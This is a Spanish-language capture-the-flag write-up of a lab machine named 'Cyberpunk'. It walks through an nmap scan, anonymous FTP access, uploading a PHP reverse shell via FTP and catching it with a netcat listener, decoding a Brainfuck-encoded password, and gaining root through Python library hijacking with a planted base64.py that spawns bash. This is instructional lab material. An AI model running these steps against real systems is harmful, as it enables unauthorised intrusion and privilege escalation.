
CYBERPUNK

CONECTIVIDAD

```
ping -c1 192.168.0.41
```




```
└─# ping -c1 192.168.0.41
PING 192.168.0.41 (192.168.0.41) 56(84) bytes of data.
64 bytes from 192.168.0.41: icmp_seq=1 ttl=64 time=2.21 ms

—— 192.168.0.41 ping statistics ——
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.211/2.211/2.211/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.41

LINUX- ttl=64

ESCANEO DE PUERTOS


```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.41 -T 5
```




```
└─# nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.41 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-25 12:12 EDT
Warning: 192.168.0.41 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.41
Host is up (0.0012s latency).
Not shown: 46811 filtered tcp ports (no-response), 18721 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x   2 0        0            4096 May  1 08:49 images
| -rw-r--r--   1 0        0             713 May  1 14:55 index.html
|_-rw-r--r--   1 0        0             923 May  1 08:51 secret.txt
| fingerprint-strings:
|   GenericLines:
|     220 Servidor ProFTPD (Cyberpunk) [::ffff:192.168.0.41]
|     Orden incorrecta: Intenta ser m
|     creativo
|     Orden incorrecta: Intenta ser m
|     creativo
|   Help:
|     220 Servidor ProFTPD (Cyberpunk) [::ffff:192.168.0.41]
|     214-Se reconocen las siguiente
|     rdenes (* =>'s no implementadas):
|     XCWD CDUP XCUP SMNT* QUIT PORT PASV
|     EPRT EPSV ALLO RNFR RNTO DELE MDTM RMD
|     XRMD MKD XMKD PWD XPWD SIZE SYST HELP
|     NOOP FEAT OPTS HOST CLNT AUTH* CCC* CONF*
|     ENC* MIC* PBSZ* PROT* TYPE STRU MODE RETR
|     STOR STOU APPE REST ABOR RANG USER PASS
|     ACCT* REIN* LIST NLST STAT SITE MLSD MLST
|     comentario a root@Cyberpunk
|   NULL, SMBProgNeg, SSLSessionReq:
|_    220 Servidor ProFTPD (Cyberpunk) [::ffff:192.168.0.41]
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 6d:b5:c8:65:8d:1f:8a:98:76:93:26:27:df:29:72:4a (ECDSA)
|_  256 a5:83:2a:8f:eb:c6:f1:0b:e0:e6:d8:e1:05:3b:4c:a5 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Arasaka
```

Puertos abiertos 21,22 y 80

puerto 80




Nos vamos por ftp



```
└─# ftp 192.168.0.41
Connected to 192.168.0.41.
220 Servidor ProFTPD (Cyberpunk) [::ffff:192.168.0.41]
Name (192.168.0.41:kali): anonymous
331 Conexión anónima ok, envía tu dirección de email como contraseña
Password:
230 Aceptado acceso anónimo, aplicadas restricciones
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||35066|)
150 Abriendo conexión de datos en modo ASCII para file list
drwxrwxrwx   3 0        0            4096 May  1 14:55 .
drwxrwxrwx   3 0        0            4096 May  1 14:55 ..
drwxr-xr-x   2 0        0            4096 May  1 08:49 images
-rw-r--r--   1 0        0             713 May  1 14:55 index.html
-rw-r--r--   1 0        0             923 May  1 08:51 secret.txt
226 Transferencia completada
ftp>
```

Tenemos varios archivos que descargamos en local

Leemos el secret.txt



```
cat secret.txt
*********************************************
*                                           *
*         Hola Netrunner,                  *
*                                           *
*    Has sido contratado por el mejor fixer *
*    de la ciudad para llevar a cabo una    *
*    misión crucial.                        *
*                                           *
*    Tenemos información de que Arasaka,    *
*    la mega-corporación más poderosa de    *
*    Night City, está migrando sus sistemas *
*    y actualmente parece ser vulnerable.   *
*    Necesitamos que te infiltres en sus   *
*    sistemas y desactives el Relic para    *
*    salvar la vida de V.                   *
*                                           *
*    Te espero en Apache.                   *
*                                           *
*                          - Alt            *
*********************************************
```

EXPLOTACIÓN

Como tenemos el mismo contenido en ftp


que en http, intentamos subirnos una reverse shell

Usamos https://www.revshells.com/

```
ftp> put reshell.php
local: reshell.php remote: reshell.php
421 Tiempo límite sin transferencias (600 segundos): Cerrando conexión de control
ftp>
```

Nos ponemos a la escucha por el 4444, nos vamos al navegador

http://192.168.0.41/reshell.php y obtenemos conexión



```
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.22] from (UNKNOWN) [192.168.0.41] 44748
Linux Cyberpunk 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64 GNU/Linux
 21:25:21 up  1:15,  0 user,  load average: 2.49, 18.18, 17.71
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ 
```

Tratamos la TTY

script /dev/null -c bash


ctrl+Z

stty raw -echo; fg
reset xterm


export TERM=xterm

export SHELL=bash

Revisando directorios nos encontramos con esto



```
www-data@Cyberpunk:/home$ cd ..
www-data@Cyberpunk:/$ cd opt
www-data@Cyberpunk:/opt$ ls
arasaka.txt
www-data@Cyberpunk:/opt$ cat arasaka.txt
++++++++++[>++++++++++>+++++++++++>++++++++++>++++++++++>+++++++++++>+++++++++++>++++++++++>+++++++++++>++++++++++>+++++>+++++>++++++<<<<<<<<<<<<-]>-.>+.
>--.>+.>++++.>++.>---.>.>---.>.>--.>----..
```



```
https://www.dcode.fr/brainfuck-language
```

BRAINFUCK

Informatics › Programming Language › Brainfuck

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:

e.g. type 'sudoku'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

```
Input: ++++++++++[>....
  Arg:
Output:

cyberpunk2077

Memory Dump: [index] = char (ASCII code)
[0] = (0)
[1] = c (99)
[2] = y (121)
[3] = b (98)
```

BRAINFUCK INTERPRETER

★ BRAINF*CK CODE TO INTERPRET

```
>+++++++++++>+++++++++++++>+++++++++++>+++++++++++>++++++>+++
++>++++++
<<<<<<<<<<<<-]>-.>+.>--.>+.>++++.>++.>---.>.>----.>.>---.>---
--..
```

★ ARGUMENT

★ SHOW MEMORY STATE ☑

▶ EXECUTE

See also: Leet Speak 1337 — LOLCODE Language — ReverseFuck — Alphuck — JSFuck Language []([!]+[]) — Binaryfuck

BRAINFUCK ENCODER

ESCALADA DE PRIVILEGIOS

Nos hacemos arasaka

www-data@Cyberpunk:/home$ su arasaka

```
Password:
arasaka@Cyberpunk:/home$
```

Buscamos permisos sudo

```
arasaka@Cyberpunk:/home$ sudo -l
Matching Defaults entries for arasaka on Cyberpunk:
        env_reset, mail_badpass,
        secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
        use_pty

User arasaka may run the following commands on Cyberpunk:
        (root) PASSWD: /usr/bin/python3.11 /home/arasaka/randombase64.py
```

Como el script randombase64.py importa la librería base64, podemos

aprovecharnos de esto para realizar un ataque de Python Library Hijacking.


Creamos un archivo base64.py en el mismo directorio que randombase64.py

```
import os
os.system('/bin/bash')
```

y a continuación ejecutamos

```
arasaka@Cyberpunk:~$ sudo /usr/bin/python3.11 /home/arasaka/randombase64.py
```

haciéndonos root



```
arasaka@Cyberpunk:~$ sudo /usr/bin/python3.11 /home/arasaka/randombase64.py
[sudo] contraseña para arasaka:
root@Cyberpunk:/home/arasaka# whoami
root
```

🖖 **Buen día.**